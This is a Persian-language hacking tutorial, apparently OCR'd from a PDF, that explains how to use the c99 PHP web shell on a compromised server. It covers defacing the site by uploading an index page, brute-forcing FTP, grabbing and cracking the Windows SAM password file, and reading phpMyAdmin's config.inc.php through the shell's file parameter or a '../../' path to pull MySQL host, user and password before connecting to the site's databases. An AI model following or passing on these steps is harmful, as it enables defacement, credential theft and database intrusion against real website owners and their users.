
برای مثال:


Go Dir
C:\Apache2\
Go


Name
.
..
[bin]
[cgi-bin]
[conf]
[default.htdocs]
[error]
[htdocs]
[icons]
[include]
[install]
[lib]
[logs]
[manuals]
[modules]
[mysql]
[phpmyadmin]
[proxy]
ABOUT_APACHE.txt
CHANGES.txt
Edit phpMyAdmin conf file.
INSTALL.txt
LICENSE.txt
README.txt
htdocsindex.htm
index.htm
index.php
php5ts.dll


MooRweN & Black_Killer

بخش زیر تمام پورت های باز سرور را نشان می دهد که در واقع همان دستور netstat –an را اجرا می کند.




که البته در همان قسمت Enter: هم می توان این دستور را اجرا کرد اما سازنده شل کار را برای ما راحت کرده است.

قسمت زیر هم مشخصات هسته سرور را نشان می دهد و در دکمه ی سرچ شما را به گوگل هدایت می کند تا درباره این کِرنِل جستجو کنید.




در قسمت زیر شل کد ، اگر ساف مد خاموش باشد می توان به همه دایرکتورها موجود بر روی سرور دسترسی داشت:



MooRweN & Black_Killer

از قسمت زیر برای آپلود کردن هر نوع فایلی به سرور انجام می شود که بیشتر برای آپلود کردن فایل ایندکس دات اچ تی ام ال یا دات پی اچ پی به سرور مورد استفاده قرار می گیرد.



از قسمت زیر برای ایجاد هر نوع فایلی انجام می شود که اگر قسمت آپلود درست کار نکرد ، هکر از این قسمت برای ایجاد فایل ایندکس استفاده می کند.


فایل ایندکس چیست؟

وب سرور آپاچی فایل های index.php or index.html را به عنوان فایل های نمایشی اصلی


می شناسد و اگر در بین 100 ها فایل فقط یک فایل ایندکس وجود داشته باشد ، وب سرور آن را به کاربر نشان می دهد و فایل ها و دایرکتورهای دیگر مخفی می ماند که هکر هم یک صفحه مخصوص به خود را می سازد و با این نام و پسوند در ریشه اصلی سرور قرار می دهد که نشان دهنده هک شدن سایت می باشد.

اگر به وب سایت zone-h.com سر زده باشد و سایت های هک شده توسط سایر گروه ها را دیده


باشید ، خواهید دید که هر گروهی یک صفحه منحصر به فرد را دارد.



نحوه ساختن فایل ایندکس دات اچ تی ام ال ؟



بعد از کلیک بر روی دکمه ی بالا ، وارد قسمت زیر می شوید و کد زیر را در آن قرا دهید:



حالا بر روی دکمه ی سیو کلیک کنید تا فایل ذخیره شود.


حالا من به مسیر زیر می روم و نتیجه را می بینم.

http://127.0.0.1/32/

MooRweN & Black_Killer

خوب اینم از نحوه ساخت فایل ایندکس!

با قسمت زیر می توان محتویات فایل ها را خواند و ویرایش کرد.



حالا به سراغ قسمت منو بار می رویم.....

Enumerate:

این لینک شما را به نام سرور و دایرکتوری اصلی سند وب متصل می کند که به طور حتما سرور آپاچ اجازه چنین اکشنی را به کاربر نمی دهد و در واقع گزینه ی کم ارزشی می باشد.

Encoder:

جدول کد گذاری شل می باشد که در قسمت ورودی ، متن خود را وارد کرده و بر روی گزینه ی Calculate کلیک کنید تا متن شما به روش های کد گذاری زیر کد بندی شود:

1: MD5

2: crypt

3: sha1

4: crc32

5: URL ENCODING

6: BASE64

7: DECIMAL TO HEX

کاربرد کلی این گزینه را در قسمت های بعدی خواهم گفت.

MooRweN & Black_Killer

Tools :

این گزینه برای بیند کردن شل به سی ام دی به کار می ره و یک بک کانکتشن به شلر می ده.

و در کل کاربرد 100٪ صحیحی کمتر دارد.

Proc.

مخفف Processes می باشد که پروسه های روشن و در حال اجرا سیستم را نشان می دهد که در واقع همان دستور tasklist را اجرا می کند.

FTP Brute:

این قسمت شل برای کرک کردن و پیدا کردن یوزر نام و پسورد اف تی پی سرورو به کار می رود و بر روی سیستم عامل ویندوز قابل اجرا نمی باشد و مخصوص لینوکس می باشد . چون از یکی از دستورات لینوکس برای لیست کردن فایل پسورد استفاده می کند که در ویندوز موجود نمی باشد.

Sec. :

اطلاعاتی درباره میزان امنیت سرور به دست می دهد که باز اغلب برای لینوکس کاربرد دارد و تقریبا به جز Open Base Dir همه گزینه ها برای لینوکس می باشد . فعال بودن این گزینه ، نشان از این می دهد

که می توان به هر فایل بر روی سرور دسترسی داشت که شل هم به فایل سام که فایل نگه داری رمز عبور های سیستم عامل می باشد ، دسترسی پیدا می کند و همانطور که خود شل می گوید بعد از دریافت فایل سام ، با یک نرم افزار کرک ، که قویترین و درست ترین آن لافت کراکر می باشد ، آن را می توان کرک کرد و رمز عبور های سیستم + یوزر های آن را به دست آورد.


دلیل آنکه نویسنده شل بیشتر از دستورات لینوکس استفاده کرده است این می باشد که 90٪ سایت ها وقتی سیستم عامل آنها ویندوز باشد به احتمال زیاد از MS IIS Vx.x استفاده می کند که پورتال

آن هم aspx می باشد و کد های پی اچ پی بر روی آن قابل اجرا نمی باشد.

اما وقتی سیستم عامل ، لینوکس (هر نسخه ای) باشد دیگر ای اس پی ایکس کاربرد ندارد و وب سرور چیزی شبیه آپاچ و یا لیت اسپید و چیزی دیگر خواهد بود که کد های پی اچ پی را اجرا می کند و شل 30.99 مخصوص برای سایت هایی که کد های پی اچ پی را اجرا می کنند ساخته شده است.

SQL :

کاربردی ترین قسمت شل ، که برای اتصال و مدیریت بانک اطلاعاتی سرور مورد استفاده قرار می گیرد.



حالا یوزر نام و پسورد + نام هاست و پورت اتصال اس کیو ال را مشخص کنید تا به بانک اطلاعاتی های موجود بر روی سرور دسترسی داشته باشید.

چطوری اطلاعات بالا را به دست آوریم؟

فایلی که کلیه اطلاعات فوق را در خود دارد ، فایل Config.inc.php نام دارد.


این فایل در پوشه phpmyadmin قرار دارد که اگر آدمین سرور نام و نشانی آن را عوض نکرده باشد


می توان به صورت زیر به آن دسترسی کامل داشت:

MooRweN & Black_Killer

1- http://127.0.0.1//32/c99.php?file=c:\Apache2\phpmyadmin\config.inc.php

2- ../../phpmyadmin/config.inc.php





حالا همه متن موجود را کپی و در نوت پد پیست کنید و به ترتیب عبارت های زیر را سرچ کنید:

1- ['host'] // برای پیدا کردن نام هاست سرور

2- ['port'] // برای پیدا کردن پورت مای اس کیو ال (اگر خالی بود یعنی 3306)

3- ['user'] //برای پیدا کردن یوزر نام سرور


4- ['password'] // برای پیدا کردن پسورد یوزر نام


و با وجود این اطلاعات دیگر کار اتصال تمام است.

اما اگر نام پوشه را آدمین تغییر داده باشد چاره چیست؟

باید از قسمت سرچ شل کمک بگیرید!


بر روی دکمه ی سرچ مود در Command Station کلیک کنید و :





اما اگر این راه هم نشد از navigat bar کمک بگیرید و اگر آدمین نام فایل کانفیگ را تغییر داده باشد باید تمام فایل های پی اچ پی را زیر رو رو کنید که تنها وقت لازم است و در آخر پیدا خواهد شد.

بعد از پیدا کردن اطلاعات لازم برای اتصال ، بر روی دکمه ی connect کلیک کنید تا به MySQL کانکت شوید:



از پانل سمت چپ یکی از دیتا بیس ها را select و بر روی Go کلیک کنید.




Table	Rows	Type	Created	Modified	Size	Action
log	0	MyISAM	2003-05-25 22:16:44	2003-05-25 22:16:44	0 B	
wp_categories	1	MyISAM	2003-05-25 22:18:59	2003-05-25 23:12:03	48 B	
